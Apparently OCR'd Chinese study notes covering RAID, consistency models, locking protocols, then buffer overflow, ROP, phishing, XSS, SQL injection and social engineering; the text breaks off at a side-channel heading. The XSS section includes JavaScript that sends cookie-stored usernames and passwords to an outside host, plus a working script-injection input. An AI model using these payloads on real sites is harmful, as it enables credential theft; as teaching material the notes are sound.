j) RAID 5E(RAID 5 Enhancement)：RAID 5E 是在 RAID 5 级别基础上的改进，与 RAID 5 类似，数据的校验信息均匀分布在各硬盘上，但是，**在每个硬盘上都保留了一部分未使用的空间，这部分空间没有进行条带化**，最多允许两块物理硬盘出现故障。看起来，RAID 5E 和 RAID 5 加一块热备盘好像差不多，其实由于 RAID 5E 是把数据分布在所有的硬盘上，性能会比 RAID5 加一块热备盘要好。当一块硬盘出现故障时，有故障硬盘上的数据会被压缩到其它硬盘上未使用的空间，逻辑盘保持 RAID 5 级别。

k) RAID 5EE：与 RAID 5E 相比，RAID 5EE 的数据分布更有效率，**每个硬盘的一部分空间被用作分布的热备盘**，它们是阵列的一部分，当阵列中一个物理硬盘出现故障时，数据重建的速度会更快。

l) RAID 50：RAID50 是 RAID5 与 RAID0 的结合。此配置在 RAID5 的子磁盘组的每个磁盘上进行包括奇偶信息在内的数据的剥离。每个 RAID5 子磁盘组要求三个硬盘。RAID50 具备更高的容错能力，因为它允许某个组内有一个磁盘出现故障，而不会造成数据丢失。而且因为奇偶位分部于 RAID5 子磁盘组上，故重建速度有很大提高。优势：更高的容错能力，具备更快数据读取速率的潜力。需要注意的是：磁盘故障会影响吞吐量。故障后重建信息的时间比镜像配置情况下要长。

18. 一致性模型

a) Eventual Consistency

b) Causal Consistency 因果一致性

i. **仅要求有因果关系的操作顺序得到保证，非因果关系的操作顺序则无所谓。**

ii. 本地顺序：本进程中，事件执行的顺序即为本地因果顺序。

iii. 异地顺序：如果读操作返回的是写操作的值，那么该写操作在顺序上一定在读操作之前。

iv. 闭包传递:和时钟向量里面定义的一样,如果 a->b,b->c,那么肯定也有 a->c。

c) Release Consistency

d) Sequential Consistency(lamport) 顺序一致性

i. **任何一次读都能读到某个数据的最近一次写的数据。**

ii. 允许系统中的所有进程形成自己合理的统一的一致性,不需要与全局时钟下的顺序都一致。只要求系统中的所有进程达成自己认为的一致就可以了,即错的话一起错,对的话一起对,同时不违反程序的顺序即可,并不需要个全局顺序保持一致。


e) Linearizability Consistency 强一致性

i. 任何一次读都能读到某个数据的最近一次写的数据。

ii. **系统中的所有进程,看到的操作顺序,都和全局时钟下的顺序一致。**

iii. 显然这两个条件都对全局时钟有非常高的要求,只是存在理论中的一致性模型.

f) 例子 1



i.

ii. 图 a 是满足顺序一致性,但是不满足强一致性的。原因在于,从全局时钟的观点来看,P2 进程对变量 X 的读操作在 P1 进程对变量 X 的写操作之后,然而读出来的却是旧的数据。但是这个图却是满足顺序一致性的,因为两个进程 P1,P2 的一致性并没有冲突。从这两个进程的角度来看,顺序应该是这样的:Write(y,2) , Read(x,0) , Write(x,4), Read(y,2),每个进程内部的读写顺序都是合理的,但是显然这个顺序与全局时钟下看到的顺序并不一样。


iii. 图 b 满足强一致性,因为每个读操作都读到了该变量的最新写的结果,同时两个进程看到的操作顺序与全局时钟的顺序一样, 都是 Write(y,2) , Read(x,4) , Write(x,4), Read(y,2)。

iv. 图 c 不满足顺序一致性。因为从进程 P1 的角度看,它对变量 Y 的读操作返回了结果 0。那么就是说,P1 进程的对变量 Y 的读操作在 P2 进程对变量 Y 的写操作之前,这意味着它认为的顺序是这样的:write(x,4) , Read(y,0) , Write(y,2), Read(x,0),显然这个顺序又是不能被满足的,因为最后一个对变量 x 的读操作读出来也是旧的数据。因此这个顺序是有冲突的,不满足顺序一致性。


g) 例子 2

i. Causal

Causal 确定了有因果关系的操作在所有进程间的一致顺序。譬如下面这个：



对于 P3 和 P4 来说，无论是先读到 2，还是先读到 1， 都是没问题的，因为 P1 和 P2 里面的 write 操作并没有因果性，是并行的。但是下面这个：




就不满足 Cansal 的一致性要求了，因为对于 P2 来说，在 Write 2 之前，进行了一次 Read 1 的操作，已经确定了 Write 1 会在 Write 2 之前发生，也就是确定了因果关系，所以 P3 打破了这个关系。


ii. Sequential

Sequential 会保证操作按照一定顺序发生，并且这个顺序会在不同的进程上面都是一致的。一个进程会比另外的进程超前，或者落后，譬如这个进程可能读到了已经是陈旧的数据，但是，如果一个进程 A 从进程 B 读到了某个状态，那么它就不可能在读到 B 之前的状态了。

譬如下面的操作就是满足 Sequential 的：



对于 P3 来说，它仍然能读到之前的 stale 状态 1。但下面的就不对了：



对于 P3 来说，它已经读到了最新的状态 2，就不可能在读到之前的状态 1 了。

iii. Linearizable

Linearizability 要求所有的操作都是按照一定的顺序原子的发生,而这个顺序可以认为就是跟操作发生的时间一致的。也就是说，如果一个操作 A 在 B 开始之前就结束了，那么 B 只可能在 A 之后才能产生作用。

譬如下面的操作：

对于 P3 和 P4 来说，因为之前已经有新的写入，所以他们只能读到 2，不可能读到 1。

19. 卷影拷贝技术 shadow copy

卷影复制服务是一项定时为分卷作复制的服务。服务会在分卷新增一个名为“阴影复制”(Shadow Copy) 的选项。这服务可为脱机用户提供脱机文件服务。你可以通过使用 VSS，在特定卷上建立数据拷贝时间点；并在将来的某一时刻把数据恢复到任何一个你曾创建的时间点的状态。这两个功能可以帮助客户的计算机恢复意外删除的文件，这样的工作即使一般员工也能轻松完成，并且不需要创建高效备份策略的能力。

这一服务唯一的缺点是你需要为每一个卷影留出更多的磁盘空间,因为你必须在某处存储这些拷贝。不过，因为 VSS 使用指针数据，这些拷贝占用的空间要比你想像的小得多，你可以有效地存储这些拷贝。

20. 事务加锁的多种方式

a) 一次性锁协议

事务开始时，**即一次性申请所有的锁，之后不会再申请任何锁**，如果其中某个锁不可用，则整个申请就不成功，事务就不会执行，在事务尾端，一次性释放所有的锁。一次性锁协议不会产生死锁的问题，但事务的并发度不高。

b) 两阶段锁协议

整个事务分为两个阶段,前一个阶段为加锁,后一个阶段为解锁。在加锁阶段，事务只能加锁，也可以操作数据，但不能解锁，直到事务释放第一个锁，就进入解锁阶段，此过程中事务只能解锁，也可以操作数据，不能再加锁。两阶段锁协议使得事务具有较高的并发度，因为解锁不必发生在事务结尾。它的不足是没有解决死锁的问题，因为它在加锁阶段没有顺序要求。如两个事务分别申请了 A，B 锁，接着又申请对方的锁，此时进入死锁状态。

c) 树形协议

假设数据项的集合满足一个偏序关系,访问数据项必须按此偏序关系的先后进行。如 di->dj，则要想访问 dj，必须先访问 di。**这种偏序关系导出一个有向无环**

图(DAG)，因此称为树形协议。树形协议的规则有：

i. 树形协议只有独占锁；

ii. 事务 T 第一次加锁可以对任何数据项进行；

iii. 此后，事务 T 对数据项 Q 的加锁前提是持有 Q 的父亲数据项的锁；

iv. 对数据项的解锁可以随时进行；

v. 数据项被事务 T 加锁并解锁之后，就不能再被事务 T 加锁。

树形协议的优点是并发度好，**因为可以较早地解锁。并且没有死锁**，因为其加锁都是顺序进行的。缺点是对不需要访问的数据进行不必要的加锁。

d) 时间戳排序协议，

每个事务都有一个唯一的时间戳，也就是其进入系统的时间。时间戳有大小之分，如果事务 Ti 比 Tj 先进入系统，则 TS(Ti)<TS(Tj)。对于每个数据项 Q，有两个时间戳与其绑定：**一个是 W-TS(Q)，表示最近一次写数据项 Q 的事务的时间戳；一个是 R-TS(Q)，表示最近一次读数据项 Q 的事务的时间戳。**Thomas 协议是对时间戳排序协议的改进，具体内容如下：

若事务 Ti 发起一个 write(Q)，则

i. 如果 TS(Ti)<R-TS(Q)，则表明 Ti 准备写的值还没来得及写入，Q 就提前被读取了，所以 Ti 的 write(Q)操作被拒绝，并且事务 Ti 被回滚。

ii. 如果 TS(Ti)<W-TS(Q)，表明 Ti 写的值已过期，比它更新的值已经写到 Q 上，所以 Ti 的 write(Q)操作被拒绝。

剩下的情况，write(Q)操作被允许。

21. 两阶段锁协议

a) 两段锁协议规定所有的事务应遵守的规则：

i. 在对任何数据进行读、写操作之前，首先要申请并获得对该数据的封锁。

ii. 在释放一个封锁之后，事务不再申请和获得其它任何封锁。

即事务的执行分为两个阶段：第一阶段是获得封锁的阶段，称为扩展阶段。第二阶段是释放封锁的阶段，称为收缩阶段。

b) 定理：若所有事务均遵守两段锁协议，则这些事务的所有交叉调度都是可串行化

c) 对于遵守两段协议的事务，其交叉并发操作的执行结果一定是正确的。值得注意的是，上述定理是充分条件，不是必要条件。一个可串行化的并发调度的所有事务并不一定都符合两段锁协议，存在不全是 2PL 的事务的可串行化的并发调度。

同时我们必须指出，**遵循两段锁协议的事务有可能发生死锁。**

d) 为此，又有了一次封锁法。一次封锁法要求事务必须一次性将所有要使用的数据全部加锁，否则就不能继续执行。因此，一次封锁法遵守两段锁协议，但两段锁并不要求事务必须一次性将所有要使用的数据全部加锁，这一点与一次性封锁不同，这就是遵守两段锁协议仍可能发生死锁的原因所在。

22. 证明两阶段锁协议能够可串行化

证明：首先以两个并发事务 T1 和 T2 为例，存在多个并发事务的情形可以类推。根据可串行化定义可知，事务不可串行化只可能发生在下列两种情况：

（1）事务 T1 写某个数据对象 A，T2 读或写 A；

（2）事务 T1 读或写某个数据对象 A，T2 写 A。

下面称 A 为潜在冲突对象。

设 T1 和 T2 访问的潜在冲突的公共对象为{A1，A2 …， An}。不失一般性，假设这组潜在冲突对象中 X＝(A 1，A2，…，Ai }均符合情况 1。Y＝{A i + 1，…，An }符合所情况（2）。

VX ∈ x，T1 需要 XlockX ①

T2 需要 SlockX 或 XlockX ②

1）如果操作 ① 先执行，则 T1 获得锁，T2 等待

由于遵守两段锁协议，T1 在成功获得 x 和 Y 中全部对象及非潜在冲突对象的锁后，才会释放锁。


这时如果存在 w ∈ x 或 Y，T2 已获得 w 的锁，则出现死锁；否则，T1 在对 x、Y 中对象全部处理完毕后，T2 才能执行。这相当于按 T1、T2 的顺序串行执行，根据可串行化定义，T1 和几的调度是可串行化的。

2）操作 ② 先执行的情况与（1）对称因此，**若并发事务遵守两段锁协议，在不发生死锁的情况下，对这些事务的并发调度一定是可串行化的**。证毕。

23. BCC

简单来讲，OCC abort 的 BCC 不一定 abort，而是要再多检查一次数据依赖。

- **BCC** is OCC based, retaining its merits
- If OCC validation fails, BCC validation checks again



- **Theorem-1**: In databases that satisfy BCC's transaction model, when an unserializable transaction schedule is created, the schedule must contain the following transactions T1, T2 and T3 such that:
  1. **T3 is the earliest committed transaction in the schedule;**
  2. **T2 rw → T3; and**
  3. **T1 → T2 and T1 commits after T2 starts.**

- **Theorem-2**: Transactions aborted by OCC may not be aborted by BCC, while transactions aborted by BCC will always be aborted by OCC
  - OCC will abort T2 if **T2 rw → T3**
  - BCC checks additional dependencies

24. 缓冲区溢出攻击 Buffer overflow attack(stack/heap)

a) 缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击行动。缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动等后果

b) 通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如下面程序：

```
void function(char *str) {
    char buffer[16]; strcpy(buffer,str);
}
```

上面的 strcpy（）将直接把 str 中的内容 copy 到 buffer 中。这样只要 str 的长度大于 16，就会造成 buffer 溢出，使程序运行出错。存在像 strcpy 这样问题的标准函数还有 strcat（）、sprintf（）、vsprintf（）、gets（）、scanf（）等。

当然，随便往缓冲区中填东西造成它溢出一般只会出现分段错误（Segmentation fault），而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其它命令。如果该程序属于 root 且有 suid 权限的话，攻击者就获得了一个有 root 权限的 shell，可以对系统进行任意操作了。缓冲区溢出攻击之所以成为一种常见安全攻击手段其原因在于缓冲区溢出漏洞太普遍了，并且易于实现。而且，**缓冲区溢出成为远程攻击的主要手段其原因在于缓冲区溢出漏洞给予了攻击者他所想要的一切：植入并且执行攻击代码**。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。

c) 在程序的地址空间里安排适当的代码的方法

i. 植入法

攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里，攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方：堆栈（stack，自动变量）、堆（heap，动态分配的内存区）和静态资料区。

ii. 利用已经存在的代码

有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。比如，攻击代码要求执行“exec（bin/sh）”，而在 libc 库中的代码执行“exec（arg）”，其中 arg 是一个指向一个字符串的指针参数，那么

攻击者只要把传入的参数指针改向指向“/bin/sh”。

d) 控制程序转移到攻击代码的方法

所有的这些方法都是在寻求改变程序的执行流程，使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其它弱点的缓冲区，这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区，攻击者可以用暴力的方法改写相邻的程序空间而直接跳过了系统的检查。分类的基准是攻击者所寻求的缓冲区溢出的程序空间类型。原则上是可以任意的空间。实际上，许多的缓冲区溢出是用暴力的方法来寻求改变程序指针的。这类程序的不同之处就是程序空间的突破和内存空间的定位不同。主要有以下三种：

i. 活动纪录（Activation Records）

每当一个函数调用发生时，调用者会在堆栈中留下一个活动纪录，它包含了函数结束时返回的地址。攻击者通过溢出堆栈中的自动变量，使返回地址指向攻击代码。通过改变程序的返回地址，当函数调用结束时，程序就跳转到攻击者设定的地址，而不是原先的地址。这类的缓冲区溢出被称为堆栈溢出攻击（Stack Smashing Attack），是目前最常用的缓冲区溢出攻击方式。

ii. 函数指针（Function Pointers）

函数指针可以用来定位任何地址空间。例如：“void (* foo)() ”声明了一个返回值为 void 的函数指针变量 foo。所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。在某一时刻，当程序通过函数指针调用函数时，程序的流程就按攻击者的意图实现了。它的一个攻击范例就是在 Linux 系统下的 superprobe 程序。

iii. 长跳转缓冲区（Longjmp buffers）

在 C 语言中包含了一个简单的检验/恢复系统，称为 setjmp/longjmp。意思是在检验点设定“setjmp(buffer) ”，用“longjmp(buffer) ”来恢复检验点。然而，如果攻击者能够进入缓冲区的空间，那么“longjmp(buffer) ”实际上是跳转到攻击者的代码。象函数指针一样，longjmp 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003 的缓冲区溢出漏洞；攻击者首先进入用来恢复缓冲区溢出的的 longjmp 缓冲区，然后诱导进入恢复模式，这样就使 Perl 的解释器跳转到攻击代码上了。

25. 面向返回的编程 ROP attack

a) ROP 的核心思想：**攻击者扫描已有的动态链接库和可执行文件，提取出可以利用的指令片段(gadget)，这些指令片段均以 ret 指令结尾**，即用 ret 指令实现指令片段执行流的衔接。操作系统通过栈来进行函数的调用和返回。函数的调用和返回就是通过压栈和出栈来实现的。每个程序都会维护一个程序运行栈，栈为所有函数共享，每次函数调用，系统会分配一个栈桢给当前被调用函数，用于参数的传递、局部变量的维护、返回地址的填入等。

b) ROP 也有其不同于正常程序的内在特征：

i. ROP 控制流中，call 和 ret 指令不操纵函数，而是用于将函数里面的短指令序列的执行流串起来，但在正常的程序中，call 和 ret 分别代表函数的开始和结束；

ii. ROP 控制流中，jmp 指令在不同的库函数甚至不同的库之间跳转，攻击者抽取的指令序列可能取自任意一个二进制文件的任意一个位置,这很不同于正常程序的执行。比如，函数中部提取出的 jmp 短指令序列，可将控制流转向其他函数的内部；而正常程序执行的时候，jmp 指令通常在同一函数内部跳转。

c) ROP 攻击的防范:ROP 攻击的程序主要使用栈溢出的漏洞,实现程序控制流的劫持。因此栈溢出漏洞的防护是阻挡 ROP 攻击最根源性的方法。如果解决了栈溢出问题，ROP 攻击将会在很大程度上受到抑制。

26. 密码攻击 Password attack

a) 通过**网络监听非法得到用户口令**，这类方法有一定的局限性，但危害性极大。监听者往往采用中途截击的方法也是获取用户帐户和密码的一条有效途径。当前，很多协议根本就没有采用任何加密或身份认证技术，如在 Telnet、FTP、HTTP、SMTP 等传输协议中，用户帐户和密码信息都是以明文格式传输的，此时若攻击者利用数据包截取工具便可很容易收集到你的帐户和密码。还有一种中途截击攻击方法，它在你同服务器端完成"三次握手"建立连接之后，在通信过程中扮演"第三者"的角色，假冒服务器身份欺骗你,再假冒你向服务器发出恶意请求,其造成的后果不堪设想。另外，攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作，等待记录用户登录信息，从而取得用户密码；或者编制有缓冲区溢出错误的 SUID 程序来获得超级用户权限。

b) 是在知道用户的账号后（如电子邮件@前面的部分）**利用一些专门软件强行破解用户口令**，这种方法不受网段限制，但攻击者要有足够的耐心和时间。如：采用字典穷举法（或称暴力法）来破解用户的密码。攻击者可以通过一些工具程序，自动地从电脑字典中取出一个单词，作为用户的口令，再输入给远端的主机，申请进入系统；若口令错误，就按序取出下一个单词，进行下一个尝试，并一直循环下去，直到找到正确的口令或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成，因而几个小时就可以把上十万条记录的字典里所有单词都尝试一遍。

c) 利用系统管理员的失误。在现代的 Unix 操作系统中,用户的基本信息存放在 passwd 文件中，而所有的口令则经过 DES 加密方法加密后专门存放在一个叫 shadow 的文件中。黑客们获取口令文件后，就会使用专门的破解 DES 加密法的程序来解口令。同时，由于为数不少的操作系统都存在许多安全漏洞、Bug 或一些其他设计缺陷，这些缺陷一旦被找出，黑客就可以长驱直入。例如，让 Windows95/98 系统后门洞开的 BO 就是利用了 Windows 的基本设计缺陷、放置特洛伊木马程序

d) **特洛伊木马程序**可以直接侵入用户的电脑并进行破坏,它常被伪装成工具程序或者游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载,一旦用户打开了这些邮件的附件或者执行了这些程序之后,它们就会象古特洛伊人在敌人城

外留下的藏满士兵的木马一样留在自己的电脑中,并在自己的计算机系统中隐藏一个可以在 windows 启动时悄悄执行的程序。当您连接到因特网上时,这个程序就会通知攻击者,来报告您的 IP 地址以及预先设定的端口。攻击者在收到这些信息后,再利用这个潜伏在其中的程序,就可以任意地修改你的计算机的参数设定、复制文件、窥视你整个硬盘中的内容等,从而达到控制你的计算机的目的。

27. 网络钓鱼攻击 Phishing attack

a) 最典型的网络钓鱼攻击将收信人引诱到一个通过精心设计与目标组织的网站非常相似的钓鱼网站上,并获取收信人在此网站上输入的个人敏感信息,通常这个攻击过程不会让受害者警觉。它是“社会工程攻击”的一种形式。网络钓鱼是一种在线身份盗窃方式。

b) 链接操控:

i. 大多数的网钓方法使用某种形式的技术欺骗,旨在使一个位于一封电子邮件中的链接(和其连到的欺骗性网站)似乎属于真正合法的组织。拼写错误的地址或使用子网域是网钓所使用的常见伎俩。在下面的地址例子里,http://www.您的银行.范例.com/,地址似乎将带您到“您的银行”网站的“示例”子网域;实际上这个地址指向了“示例”网站的“您的银行”(即网钓)子网域。另一种常见的伎俩是使锚文本链接似乎是合法的,实际上链接导引到网钓攻击站点。下面的链接示例:诚实,似乎将您导引到条目“诚实”,点进后实际上它将带你到条目“谎言”。

ii. 另一种老方法是使用含有'@'符号的欺骗链接。原本这是用来作为一种包括用户名和密码(与标准对比)的自动登录方式。例如,链接 http://www.google.com@members.tripod.com/可能欺骗偶然访问的网民,让他认为这将打开 www.google.com 上的一个网页,而它实际上导引浏览器指向 members.tripod.com 上的某页,以用户名 www.google.com。该页面会正常打开,不管给定的用户名为何。这种地址在 Internet Explorer 中被禁用,而 Mozilla Firefox 与 Opera 会显示警告消息,并让用户选择继续到该站浏览或取消。

iii. 还有一个已发现的问题在网页浏览器如何处理国际化域名(InternationalDomainNames,下称 IDN),这可能使外观相同的地址,连到不同的、可能是恶意的网站上。尽管人尽皆知该称之为的 IDN 欺骗或者同形异义字攻击的漏洞,网钓者冒着类似的风险利用信誉良好网站上的 URL 重定向服务来掩饰其恶意地址 [3] 。

c) 过滤器规避:网钓者使用图像代替文字,使反网钓过滤器更难侦测网钓电子邮件中常用的文字。

d) 网站伪造:一旦受害者访问网钓网站,欺骗并没有到此结束。一些网钓诈骗使用 JavaScript 命令以改变地址栏。这由放一个合法地址的地址栏图片以盖住地址栏,或者关闭原来的地址栏并重开一个新的合法的 URL 达成。

i. 攻击者甚至可以利用在信誉卓著网站自己的脚本漏洞对付受害者。这一类型攻击（也称为跨网站脚本）的问题尤其特别严重，因为它们导引用户直接在他们自己的银行或服务的网页登录，在这里从网络地址到安全证书的一切似乎是正确的。而实际上，链接到该网站是经过摆弄来进行攻击，但它没有专业知识要发现是非常困难的。这样的漏洞于 2006 年曾被用来对付 PayPal。

ii. 还有一种由 RSA 信息安全公司发现的万用中间人网钓包，它提供了一个简单易用的界面让网钓者以令人信服地重制网站，并捕捉用户进入假网站的登录细节。为了避免被反网钓技术扫描到网钓有关的文字，网钓者已经开始利用 Flash 构建网站。这些看起来很像真正的网站，但把文字隐藏在多媒体对象中 。

e) 电话网钓：并非所有的网钓攻击都需要个假网站。声称是从银行打来的消息告诉用户拨打某支电话号码以解决其银行账户的问题。一旦电话号码（网钓者拥有这支电话，并由 IP 电话服务提供）被拨通，该系统便提示用户键入他们的账号和密码。话钓(Vishing，得名自英文 Voice Phishing，亦即语音网钓）有时使用假冒来电 ID 显示，使外观类似于来自一个值得信赖的组织。

f) WIFI 免费热点网钓：网络黑客在公共场所设置一个假 Wi-Fi 热点，引人来连接上网，一旦用户用个人电脑或手机，登录了黑客设置的假 Wi-Fi 热点，那么个人数据和所有隐私，都会因此落入黑客手中。你在网络上的一举一动，完全逃不出黑客的眼睛，更恶劣的黑客，还会在别人的电脑里安装间谍软件，如影随形。

g) 隐蔽重定向漏洞：2014 年 5 月，新加坡南洋理工大学壹位名叫王晶(Wang Jing)的物理和数学科学学院博士生，发现了 OAuth 和 OpenID 开源登录工具的"隐蔽重定向漏洞"(英语：Covert Redirect)。攻击者创建一个使用真实站点地址的弹出式登录窗口——而不是使用一个假的域名——以引诱上网者输入他们的个人信息。黑客可利用该漏洞给钓鱼网站“变装”，用知名大型网站链接引诱用户登录钓鱼网站，壹旦用户访问钓鱼网站并成功登陆授权，黑客即可读取其在网站上存储的私密信息。

28. XSS 攻击

a) XSS 攻击全称跨站脚本攻击，是为不和层叠样式表(Cascading Style Sheets，CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS，XSS 是一种在 web 应用中的计算机安全漏洞，**它允许恶意 web 用户将代码植入到提供给其它用户使用的页面中**。

b) 两个 XSS 攻击的例子

hack.js是第三方黑客工程的js文件

我们看看http://test.com/hack.js里藏了什么

```
var username=CookieHelper.getCookie('username').value;
var password=CookieHelper.getCookie('password').value;
var script =document.createElement('script');
script.src='http://test.com/index.php?
username='+username+'&password='+password;
document.body.appendChild(script);
```

通过用户名的输入，将input拼接成如下，即可实现script代码的执行：

<input name="userName" class="textcss" id="userName" type="text" value="abc"/><script>alert("1")</script>"/>

为什么会执行？

可以将拼接后的input拆分看一下，就很明白了

<input name="userName" class="textcss" id="userName" type="text" value="abc"/>

<script>alert("1")</script>

"/>

因为input已经闭合了，所以script代码会执行，至于拼接后的html文件是有语法错误的问题（因为最后剩下一个"/>，这个html是有错误的，但是不影响页面展示和script代码执行）就可以忽略了。

因此，只需要在用户名那里输入：

abc"/><script>alert("1")</script>

，然后输入一个错误的密码，点击登录，就会执行script代码，弹出弹框。

29. SQL injection attack

a) 通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序，将（恶意的）SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。比如先前的很多影视网站泄露 VIP 会员密码大多就是通过 WEB 表单递交查询字符暴出的，这类表单特别容易受到 SQL 注入式攻击

b) 归纳一下，主要有以下几点防范措施：

i. 永远不要信任用户的输入。对用户的输入进行校验，可以通过正则表达式，或限制长度；对单引号和双"-"进行转换等。

ii. 永远不要使用动态拼装 sql，可以使用参数化的 sql 或者直接使用存储过程进行数据查询存取。

iii. 永远不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接。

iv. 不要把机密信息直接存放，加密或者 hash 掉密码和敏感的信息。

v. 应用的异常信息应该给出尽可能少的提示，最好使用自定义的错误信息对原始错误信息进行包装

vi. sql 注入的检测方法一般采取辅助软件或网站平台来检测，软件一般采用 sql 注入检测工具 jsky，网站平台就有亿思网站安全平台检测工具。MDCSOFT SCAN 等。采用 MDCSOFT-IPS 可以有效的防御 SQL 注入，XSS 攻击等。

30. 社会工程攻击 Social engineering attack

a) 在计算机科学中，社会工程学指的是通过与他人的合法地交流，来使其心理受到影响，做出某些动作或者是透露一些机密信息的方式。这通常被认为是一种欺诈他人以收集信息、行骗和入侵计算机系统的行为。在英美普通法系中，这一行为一般是

被认作侵犯隐私权的。历史上，社会工程学是隶属于社会学，不过其影响他人心理的效果引起了计算机安全专家的注意。

b) Part:A 经典技术

i. 直接索取 (Direct Approach) — 直接向目标人员索取所需信息

ii. 个人冒充

1. 重要人物冒充 — 假装是部门的高级主管，要求工作人员提供所需信息
2. 求助职员冒充 — 假装是需要帮助的职员，请求工作人员帮助解决网络问题，借以获得所需信息
3. 技术支持冒充 — 假装是正在处理网络问题的技术支持人员，要求获得所需信息以解决问题

iii. 反向社会工程 (Reverse Social Engineering)

1. 定义： 迫使目标人员反过来向攻击者求助的手段
2. 步骤： 破坏 (Sabotage) — 对目标系统获得简单权限后，留下错误信息，使用户注意到信息，并尝试获得帮助
3. 推销 (Marketing) — 利用推销确保用户能够向攻击者求助，比如冒充是系统维护公司，或者在错误信息 里留下求助电话号码
4. 支持 (Support) — 攻击者帮助用户解决系统问题,在用户不察觉的情况下，并进一步获得所需信息

iv. 邮件利用

1. 木马植入：在欺骗性信件内加入木马或病毒
2. 群发诱导：欺骗接收者将邮件群发给所有朋友和同事

c) Part:B — 新技术

i. 钓鱼技术 (Phishing) — 模仿合法站点的非法站点

1. 目的： 截获受害者输入的个人信息（比如密码）
2. 技术： 利用欺骗性的电子邮件或者跨站攻击诱导用户前往伪装站点

ii. 域欺骗技术 (Pharming)

1. 定义： 域欺骗是钓鱼技术加 DNS 缓冲区毒害技术 (DNS caching poisoning)
2. 步骤： 1. 攻击 DNS 服务器，将合法 URL 解析成攻击者伪造的 IP 地址
3. 在伪造 IP 地址上利用伪造站点获得用户输入信息

iii. 非交互式技术

1. 目的： 不通过和目标人员交互即可获得所需信息
2. 技术：

a) 利用合法手段获得目标人员信息：eg. 垃圾搜寻 (dumpster diving) 、搜索引擎，Chicago Tribune 利用 google 获得 2600 个 CIA 雇员个人信息，包括地址、电话号码等

b) 利用非法手段在薄弱站点获得安全站点的人员信息,eg. 论坛用户挖掘、合作公司渗透

iv. 多学科交叉技术：

1. 心理学技术：分析网管的心理以利用于获得信息

a) 常见配置疏漏：明文密码本地存储、便于管理简化登陆

b) 安全心理盲区：容易忽视本地和内网安全、对安全技术（比如防火墙、入侵检测系统、杀毒软件等）盲目信任、信任过度传递

2. 组织行为学技术：分析目标组织的常见行为模式，为社会工程提供解决方案。

31. 边信道攻击 Side-channel attack

